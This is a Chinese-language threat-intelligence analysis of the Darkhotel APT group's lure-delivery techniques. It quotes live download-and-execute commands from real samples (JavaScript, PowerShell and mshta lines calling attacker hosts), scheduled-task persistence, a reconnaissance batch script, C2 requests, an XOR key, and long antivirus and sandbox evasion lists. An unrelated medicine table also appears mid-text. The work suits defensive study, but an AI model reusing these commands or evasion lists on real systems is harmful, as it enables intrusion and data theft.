APT Group 系列——Darkhotel 之诱饵投递篇

2020-07-29 伏影实验室 APT 团伙, Darkhotel, 文件伪装

一、Darkhotel 组织简介


Darkhotel 是一个活跃近 10 年的 APT 组织，于 2014 年被卡巴斯基披露，最早可追溯到 2010 年。该组织因针对入住高档酒店的商贸高管和国家政要而得名，攻击目标范围涉及中国、朝鲜、日本、缅甸、印度以及少数欧洲国家。该组织有寄生兽、Dubnium、Nemim、Tapaoux、APT-C-06 和 T-APT-02 等多个别名，并被认为具有朝鲜半岛国家背景。

Darkhotel 组织的攻击特色是通过入侵一些高档酒店的网络系统，掌控酒店 WIFI，使用社会工程学手段，对登陆 WIFI 的目标发送伪造的提示，诱使其下载指定工具并升级，向目标主机植入恶意后门。由于攻击者控制了 WIFI，且对目标的姓名、来去时间和房间号了如指掌，使得目标处于半监视环境中而不自知。近年来，该组织多次伪装正常软件包发动水坑攻击。

此外，Darkhotel 也使用钓鱼攻击。攻击者向企业高管和国家政要发送邮件，其主题经过精心设计，与行业政策态势或者政治热点问题密切相关，附件中则包含构造的恶意文件。这些文件多为快捷方式、自解压文件或携带 0day 漏洞的文档，待目标打开运行即触发恶意行为。

Darkhotel 使用过的木马工具形式多样，既包括传统的远控木马、间谍软件和升级下载器，也包含独具特色文件的感染组件等。前者用于窃取用户敏感信息，而后者则被用于打破隔离网络下的限制，进行更大范围的攻击。

上述特征使得 Darkhotel 成为极其危险的活跃 APT 组织，需要引起相关行业的高度重视。



二、诱饵投递

2.1 手法简述

Darkhotel 投递的诱饵主要分为 3 种类型：

1. 带漏洞的文档
2. 带后门的工具/安装包伪装的文档
3. 伪装的文档

漏洞文档是 APT 组织常用的攻击载荷之一。例如在 2014 年，该组织就利用过当年的 Adobe 0day 漏洞 CVE-2014-0497，对我国若干特定邮箱用户发起定向攻击。在 2015 年，该组织利用了当年的 0day 漏洞 CVE-2015-8651。攻击者发送钓鱼邮件，包含了嵌入恶意 swf 链接 Word 文档，通过 shellcode 下载执行后续的恶意程序。此后，该组织被爆出继续使用其他漏洞发起攻击，涉及 CVE-2017-11882、CVE-2018-8174 和 CVE-2018-8373 等。这些攻击中的 0day 利用表明该组织始终保持着对传统 PC 漏洞的高关注度。

而对于后两种类型，攻击过程中会释放恶意程序或文件，同时安装正常软件或打开正常文件以掩盖恶意行为，故能够欺骗目标。在这方面，Darkhotel 可谓劣迹昭着。

早在 2014 年，该组织就在数个酒店发起水坑攻击，要求目标升级 Adobe Flash，Google Toolbar 与 Windows Messenger 等工具，实则插入了后门。该组织还曾在日本 p2p 网络上发布关于成人内容的种子，并提供压缩包解密工具，最终释放出恶意程序。无论是伪造官方安装还是利用人的需求，Darkhotel 都成功骗取了目标的信任。

Darkhotel 也曾诱使目标点击执行伪装成图片或文档的可执行文件或恶意快捷方式（Lnk），以展开后续活动。与漏洞相比，这种方式成本较低且不受 Windows 版本平台约束。

2.2 污染的软件升级/安装包

2.2.1 网易邮箱“大师”

2019 年，Darkhotel 被爆出发起了针对中国外贸易企业高管的攻击[]。攻击者伪造了网易云邮箱大师安装包，在释放了正常的邮箱大师的同时会下载并加载恶意 Dll，用来下载安装后续恶意程序。


该 dll 组件有两大特点，一是在调用自身某些函数时并非直接调用，而是通过 rundll32.exe 另起一个进程；二是会根据加载自身进程的不同而产生不同的行为。

Dll 会检测加载自身的进程，分别为 winword.exe、powershell.exe 和 searchIndexer.exe。这可以兼顾 Dll 注入，也以分别兼顾 Word 漏洞利用或伪装文档、powershell 下载执行组件和劫持 wsearch 服务这三种情况。

若自身进程为 winword.exe，则使用 rundll32.exe 加载自身并调用函数 lame。在 lame 函数中，首先会检测 lame.dll 是否存在，如果不存在则退出。**如果 lame.dll 存在会再次检测是否存在硬编码的杀软产品进程：**

360tray.exe、ZhuDingFangYu.exe、QHSafeTray.exe、QHActiveDefense.exeAvastUI.exe、avgui.exe

若上述进程之一存在，则再次下载 lame.dll，并将其复制到 System32 目录下重命名为 msTracer.dll，并设置 wsearch 服务自启动。wsearch 服务会运行 searchIndexer.exe，后者会加载 msTracer.dll，因此实现了劫持。



如果不存在上述杀软，则使用 rundll32.exe 加载自身并调用 lame3 函数，通过修改注册表增加服务 LameSvc 实现 lame.dll 开机自启动。

Encoder Service

卡路径 ot%\\System32\\svchost.exe -k lamesvc

若加载自身的进程是 SearchIndexer.exe，则创建 SearchProtocolHost.exe 进程。该进程同样会加载上文提到的 msTracer.dll，形成劫持。

若加载自身进程为 powershell.exe，则获取本机信息，包括计算机名、用户名、进程列表等信息，然后检测指定目录下 lame.dll 是否存在，没有则下载，有则退出程序。

2.3 文件伪装

2.3.1 EXE 伪装成图片

2015 年的一起攻击事件中，Darkhotel 将可执行文件伪装成图片诱使目标点击。

可执行文件名为 congratulation_rcs.jpg，实际为添加了 RLO 字符的 congratulation_gpj.scr。该可执行文件运行后将正常图片 congratulation_rcs.jpg 释放到目录 AppData\Roaming 下，然后打开图片。该图片会替换伪装的可执行文件，不过这样会造成屏幕画面闪动，可能引人怀疑。图片中包含几行朝鲜文，大意是节日祝福与对未来的愿景，结尾处文字疑似为某国领导人的落款。

민족 최대명절 추석을 축하하며 강성대국 건설을 위한 보람찬 사업에서 더 큰 성과 거두기 바랍니다.

경의를 표하며

북경에서 김.

接着 PE 在 AppData\Roaming\Microsoft 文件夹下创建一个隐藏的 mspaint2.lnk 的快捷方式并打开。之后会并删除之前的 scr 文件和 bat 文件，使得目录下只能看到图片。

```
qmemcpy(&v10, asc_40607C, 0x865u);
v6 = CreateFileA(byte_40E344, GENERIC_WRITE, 0, 0, CREATE_ALWAYS, FILE_ATTRIBUTE_HIDDEN, 0);// mspaint2.lnk
dword_40E134 = v6;
if ( v6 == (HANDLE)-1 )
```

此处的 lnk 作为中间组件，包含恶意脚本，功能是下载第二阶段的 JS 脚本。

```
%ComSpec% "/c echo
try
{
    x=new ActiveXObject("MSXML2.XMLHTTP");
    f=["open"];
    x[f]("GET","http://office-revision.com/office2014/zip4/unzip.js",0);
    x.Send();
    eval(x.responseText);
}
catch(e){;}>%tmp%\u.js {;}&%tmp%\u.js {;}"
```


第二阶段脚本会下载可执行文件，保存于%temp%文件夹下并随即执行，同时删除之前的JS。

2.3.2 Lnk 伪装成文档

2016 年一起攻击事件中，Darkhotel 将恶意 lnk 伪装成 doc 文档图标，通过固定的命令行来下载可执行文件：

```
/c start winword /m&powershell -windowstyle hidden $c='(new-object System.Net.WebClient).D'+
'ownloadFile("""http://sendspaces.net/msupdate7/srdsyncr.exe  """, """$env:tmp\dwm.exe""")';
Invoke-Expression $c&%tmp%\dwm.exe "%CD%"
```

该命令行指定下载连接，并将文件保存为 dwm.exe 来执行。Dwm.exe 是具有一定伪装的 Dropper 程序，与 Windows 桌面管理器组件同名，运行后会释放伪装的文档以欺骗目标，使之以为自己打开的确实是文档。



Registered Medicine List

	Brand name	Generic name	Strength	Dosage form	License holder	Representative
1	BOLAX	BISACODYL	10MG	Suppository	Cipla Limited	MICRO PHARMA
2	DEXTROSE	DEXTROSE	5%	Large Volume Injectable	MARCK	REHOBOT
3	ISONIAZIDE	ISONIAZID	300MG	Tablet	MACLEODS	GENERAL CHEMICALS
4	ISONIAZIDE	ISONIAZID	100MG	Tablet	MACLEODS	GENERAL CHEMICALS
5	TERAFAN	TERBINAFINE HCL	1%	Cream	MEDIPHAR LABORATORIES	AMBA
6	ZINACEF	CEFUROXIME SODIUM	750MG	powder for injection	ASTRAZENECA	EQUATORIAL
7	3V	VIT B1 + VITB6 + VITB12	100MG+ 200MG+ 200MCG	Tablet	JULPHAR	MED-TECH
8	5D	GLUCOSE	5.0GM/100ML	Large Volume Injectable	NIRMA LIMITED	ZE-EL
9	A-FERIN PLUS	PARACETAMOL + PSEUDOEP	(160+15+1) MG/5ML	Syrup	BLIM	BEKER
10	ABAC	ABACAVIR SULPHATE	300MG	Tablet	RANBAXY	MED-TECH
11	ABACAVIR SULFATE	ABACAVIR SULPHATE	300MG	Tablet	STRIDES ARCOLAB LIMITED	PHARMA BIRBIR
12	ABACAVIR SULFATE	ABACAVIR SULPHATE	300MG	Tablet	HETERO LABS LIMITED	GENERAL CHEMICALS

该 lnk 社工文件最终释放的载荷是名为 xxxx21.exe 的下载器，与 2015 年携带 Adobe 漏洞 swf 的文档释放出的程序相同。下载器会连接指定 C&C，下载最终阶段木马程序并将其注入 windows 进程运行。

该程序会检测沙箱、虚拟机以及大量与安全程序相关的进程、注册表以及指定字符串等内容。**检测的沙箱包括：**

VirtuBox, VMware, Sandbox, BSA, Cuckoo

杀软进程名包括：

- **卡巴斯基**

avp.exe avpui.exe

- **McAfee**

mcagent.exe McNASvc.exe MpfSrv.exe McProxy.exe mcmscsvc.exe McUICnt.exe McAPExe.exe mfefire.exe McCSPServiceHost.exe mcshield.exe mfevtps.exe McSvHost.exe McVulCtr.exe

- **趋势科技**

uiWatchDog.exe uiseagnt.exe ufseagnt.exe uiwinmgr.exe coreserviceshell.exe coreframeworkhost.exe

- **360**

ZhuDongFangYu.exe 360tray.exe 360sd.exe 360rp.exe qhsafetray.exe qhwatchdog.exe qhactivedefense.exe

- **ALYac**

ayagent.aye ayrtsrv.aye ayupdsrv.aye

- **AntiVir**

avguard.exe avgnt.exe avcenter.exe

- **诺顿**

ccsvchst.exe nis.exe ns.exe

- **AVG**

avgtray.exe avgui.exe avgidsagent.exe avgwdsvc.exe avgrsa.exe avgcsrva.exe avgcsrvx.exe

- **Avast**

afwServ.exe avastui.exe avastsvc.exe

- **微软**

msseces.exe msmpeng.exe nissrv.exe

- **Eset NOD32**

egui.exe ekrn.exe

- **AdAwareInstaller**

AdAwareDesktop.exe AdAwareService.exe AdAwareTray.exe AdAwareUpdater.exe

- **百度**

BHipsSvc.exe bavhm.exe BavSvc.exe BavTray.exe BavUpdater.exe Bav.exe
BaiduHips.exe BaiduSdTray.exe BaiduSdSvc.exe

- **BitDefender**

bdagent.exe bdwtxag.exe

- **金山毒霸**

kxetray.exe kxescore.exe

- **Comodo**

CisTray.exe cavwp.exe cmdagent.exe cis.exe cmdupd.exe

- **Malwarebytes**

mbam.exe mbamscheduler.exe mbamservice.exe

- **Panda**

PSUAMain.exe PSUAService.exe PSANHost.exe

- **Dr.Web**

dwscanner.exe dwengine.exe dwarkdaemon.exe dwnetfilter.exe dwservice.exe

- **瑞星**

RsMgrSvc.exe RavMonD.exe RavMonD.exe RsTray.exe

- **腾讯**

QQPCRTP.exe QQPCTray.exe

- **K7TotalSecurity**

K7TSHlpr.exe K7TSMain.exe K7TSMngr.exe K7TSecurity.exe K7CrvSvc.exe K7EmlPxy.exe K7CTScan.exe K7SysMon.Exe K7FWSrvc.exe K7PSSrvc.exe

- **其他**

a2guard.exe a2service.exe avk.exe avktray.exe avas.exe tptray.exe fsma32.exe fsorsp.exe econser.exe escanmon.exe pctsSvc.exe pctsGui.exe casc.exe umxengine.exe nsesvc.exe cclaw.exe v3svc.exe guardxup.exe fprottray.exe vba32ldr.exe

该程序的主要运行参数通过解密配置信息得到，会在以下位置获取加密的配置信息：

1. 程序运行目录下的.mul 后缀文件内;
2. 程序本体内存的 0x4DBC90~0x4DC408 处。

使用的解密算法为异或，异或 Key 为 34 61 61 5E 61 0F 32 5E 53 54。

从解密后的配置信息中获得 C&C 地址，并使用白名单程序 mshta 下载文件。连接会包含程序生成的一串由大小写字母组成的 ID 号。

C:\Windows\system32\mshta.exe "http://top-163.com/docu99/set.php?id_str"

由于 mshata 本身不能指定下载文件的本地保存路径，故该程序对 mshta 进程进行监控，使用 NtQueryObject 获取 mshta 中对象的名称信息，以获得 mshta 生成的缓存文件的路径。

程序尝试将文件注入到指定 windows 进程中。首先尝试注入默认浏览器，若注入不成功，尝试在固定进程列表中找到程序执行注入。针对不同环境，程序有以下注入目标：

plasrv.exe;wksprt.exe;raserver.exe;mshta.exe;taskhost.exe;dwm.exe;sdiagnhost.exe;winrshost.exe;wsmprovhost.exe;

ctfmon.exe;mshta.exe;explorer.exe;

dwm.exe;sidebar.exe;mshta.exe;taskeng.exe;MSASCui.exe;ctfmon.exe;explorer.exe;wksprt.exe;ctfmon.exe;mshta.exe;explorer.exe;

2.3.3 Lnk 直接点击

在 2019 年一起针对日本相关组织的攻击事件中，钓鱼邮件诱导目标从云服务器下载并执行恶意 Lnk。Lnk 会利用白名单工具 mshta 下载包含 VBScript 的 html 文件，运行该 VBScript 会创建并运行 VBS 文件（stwa,vbs）和 BAT 文件（Autorun.bat）。

```
/c start /MIN %windir%\system32\mshta.exe
http://pact.vgmtx.com/5811hq/76pcik.php &ping 127.0.0.1
&taskkill /f /im mshta.exe &%tmp%\Autorun.bat
```

VBS 脚本的作用是解码 lnk 中的 Base64 数据，生成 CAB 自解压包，运行其中的模块化组件，包括下载器、文件复制器的 xml 注册工具等。

xe n.exe 到%APPDATA%microsoft 目录下

winpt.xml 和 winpt_n.xml 文件进行注册

使用如下命令注册 xml 为任务：

```
schtasks.exe /create /tn WinpcapUpdt /xml winpt.xml
schtasks.exe /create /tn WinPcapUpdt_n /xml winpt_n.xml
```

其中的 winpt.xml 和 winpt_n.xml 部分内容分别如下所示：

```
<?xml version="1.0" encoding="UTF-16"?>
……..
……..
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>true</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec id="tte243">
      <Command>%appdata%\Microsoft\Network\lqm_gt.exe</Command>
      <WorkingDirectory>%appdata%\Microsoft\Network</WorkingDirectory>
    </Exec>
  </Actions>
</Task>
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2"
xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  ….
```

```
  ….
  </Settings>
  <Actions Context="Author">
    <Exec id="tte243">
      <Command>%appdata%\Microsoft\Network\lqm_gt.exe</Command>
      <WorkingDirectory>%appdata%\Microsoft\Network</WorkingDirectory>
    </Exec>
  </Actions>
</Task>
```

创建任务是 WinpcapUpdt 和 WinPcapUpdt_n，用于执行其他组件

2.3.4 自解压文件伪装成文档

在 2016 年一次攻击事件中，Darkhotel 在钓鱼邮件中使用了伪装成文档的自解压文件，名为 winword.exe。与上文 3 例同理，该文件一旦运行，除了释放真正的文档外还会执行下载行为。下载行为分为了多个阶段，以试图绕过安全监测。

该组件首先将自身复制至自启动目录以实现持久性驻留：

C:\Users\%USER%\AppData\Roaming\Microsoft\Windows\Startup

之后，生成记录主机信息的脚本并执行。日后在于 C2 通信过程中，收集的主机信息会被上传至 C2 服务器。


```
@echo off
systeminfo >> "C:\Users\15PB-W~1\AppData\Local\Temp\\20200624-1800.tmp"
dir C:\PROGRA~1 >> "C:\Users\15PB-W~1\AppData\Local\Temp\\20200624-1800.tmp"
dir C:\PROGRA~2 >> "C:\Users\15PB-W~1\AppData\Local\Temp\\20200624-1800.tmp"
dir %APPDATA%\Microsoft\Windows\Recent >> "C:\Users\15PB-W~1\AppData\Local\Temp\\20200624-1800.tmp"
del "C:\Users\15PB-W~1\AppData\Local\Temp\\20200624-1800.tmp.bat"
```

第一阶段，三个步骤与 C&C 通信：

1. 样本首先使用 HTTP GET 向 C2 发送请求，URL 为/PHOTO/view2.php?jpg=yahoo_img_src

若 C&C 回复的内容包含”yahoo_img_src”，则进入一下阶段。

2. 使用 HTTP POST 向 C&C 上传消息，URL 为/PHOTO/view1.php。消息的内容来自本地。行为中生成的临时文件，内容为记录的用户主机信息。



3. 样本使用 HTTP 协议向 C2 发送请求，方法为 GET，URL 为:

/PHOTO/view1.php&banner=[BASE64 编码的主机名称_MAC 地址]

C2 将第二阶段的下载器作为该请求的回复，由样本保存至本地并执行。

第二阶段的组件使用白名单文件 mshta.exe 连接 C&C 下载文件。该手段与上文所述 2016 年恶意 lnk 攻击链中使用 mshta 的方式一模一样。

URL 指向的资源会被 mshta 保存作为临时文件保存至：

AppData\Local\Microsoft\Windows\Temporary Internet Files

同时，mstha 作为该文件的创建者，负责维护该临时文件的句柄。当 C2 回复后，通过函数遍历全局句柄列表，在 mshta 进程所属的句柄中，定位负责维护该临时文件的句柄。对该临时文件的句柄进行读操作，以获取 C2 的回复内容。

与 C2 的每轮通信中共三个步骤：

1. 样本生成一段 32 个字节的随机字符并使用 base64 编码，编码前的格式如图所示。

编码完毕后，构建 URL 向 C2 端发送 GET 请求，C2 端需回复编码前的 32 个随机字符使得通信流程继续执行。

```
GET /email/data2/linkurl.php?g0nNCZTMGVTQD1jRDRUL0kTO40CRCFTNtIDOyUTLDZEODRDO1Qze HTTP/1.1
Accept: */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C)
Host: qspmail.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 39
Accept-Ranges: bytes
Server: HFS 2.3m
Set-Cookie: HFS_SID_=0.318131401203573; path=/; HttpOnly
ETag: CC6E55737CB4098FE1A5B037ED6C8451
Last-Modified: Sun, 28 Jun 2020 02:53:13 GMT
Content-Disposition: attachment; filename="linkurl.php";

{4584C8FC-5282-51BD-8994-DCF9CA5-F16B6}
```

2. 样本生成一段包含两个字段的 GET 请求

第一个字段为’gwe_rd’(Google Font End, redirect)，其内容为随机数；

第二个字段为’gfe_rd’(Google Font End, redirect)，其内容包括主机名等用户信息。

上述字段内容均使用 64 位编码。收到请求后，C&C 会发送一个长度为四字节且仅包含数字与字母的字符串作为回应。

```
GET /email/data2/linkurl.php?gws_rd=MDFBNENDN0FBNUY1&gfe_rd=NENONDQwODBXRjAwQzAxN0k4MEw0UjgwNDAyMEEwNDA0MC0wOTFSRQ== HTTP/1.1
```

3. 样本生成一段包含三个字段的 GET 请求

第一个字段为’gfe_rd’(Google Font End, redirect)，其内容包括主机名等用户信息，与步骤二相同。

第二个字段为’gwe_rd’(Google Font End, redirect)，其内容为随机数与步骤二中 C2 回复的四字节字符串组成；上述字段内容均使用 64 位编码。

第三个字段为’fbm_hty’， 该字段包含主机中的进程列表密文。C2 收到该请求后将加密的可执行恶意载荷返回至主机。

```
GET /email/data2/linkurl.php?
gfe_rd=NENONDQwODBXRjAwQzAxN0k4MEw0UjgwNDAyMEEwNDA0MC0wOTFSRQ==&gws_rd=MTk4MEUzODUzRjQz&fbm_hty=sV0D0aatsSS_vok_2tnot5eevec
ccmP___gtscsN_usk_aspWhra_rfjoa_sihhdvexxs_.RSoo_tc_4o7w2Pt.nlri_h_shaa1t7tPWscGtP_tpgsdopwa5klken_oodms4ch_vmQ8nr_vI_3sa
redQos7tSsmsoe0sde_s3ciQ_tdAat3th_eoesc_PhPtsiuvDd8lm_1woEmlsrstavshsl_V.t_asemsOTo8eumgv_mdos_rdc_wt_grmdG08_sgf_scQlahi
oo3n_oseh12a_00ykmn.dntsolw1peP.eipCSswnieis.aU_raB_svtr9gthrpe_ymB5.taOtlmemisc_u5l2nt_srB-ma4snSl.e._elb_ic.iDipI
```

最终，下载器将最终恶意载荷解密至本地文件并交由 explorer 执行。

三、诱饵投递篇总结

Darkhotel 兼具 APT 组织的惯有特征和自身特色。该组织非常善于对组件进行伪装，同时释放出恶意程序与正常文件，使得目标往往难以察觉背后的猫腻。该组织极其善于发掘现实中的水坑场所，这暴露了相关行业严重的网络安全缺陷。不管是入侵酒店网络进行恶意软件投送，还是通过钓鱼邮件投送，都展现出 Darkhotel 有着极强的对潜在网络脆弱性的获取和利用能力。（未完待续）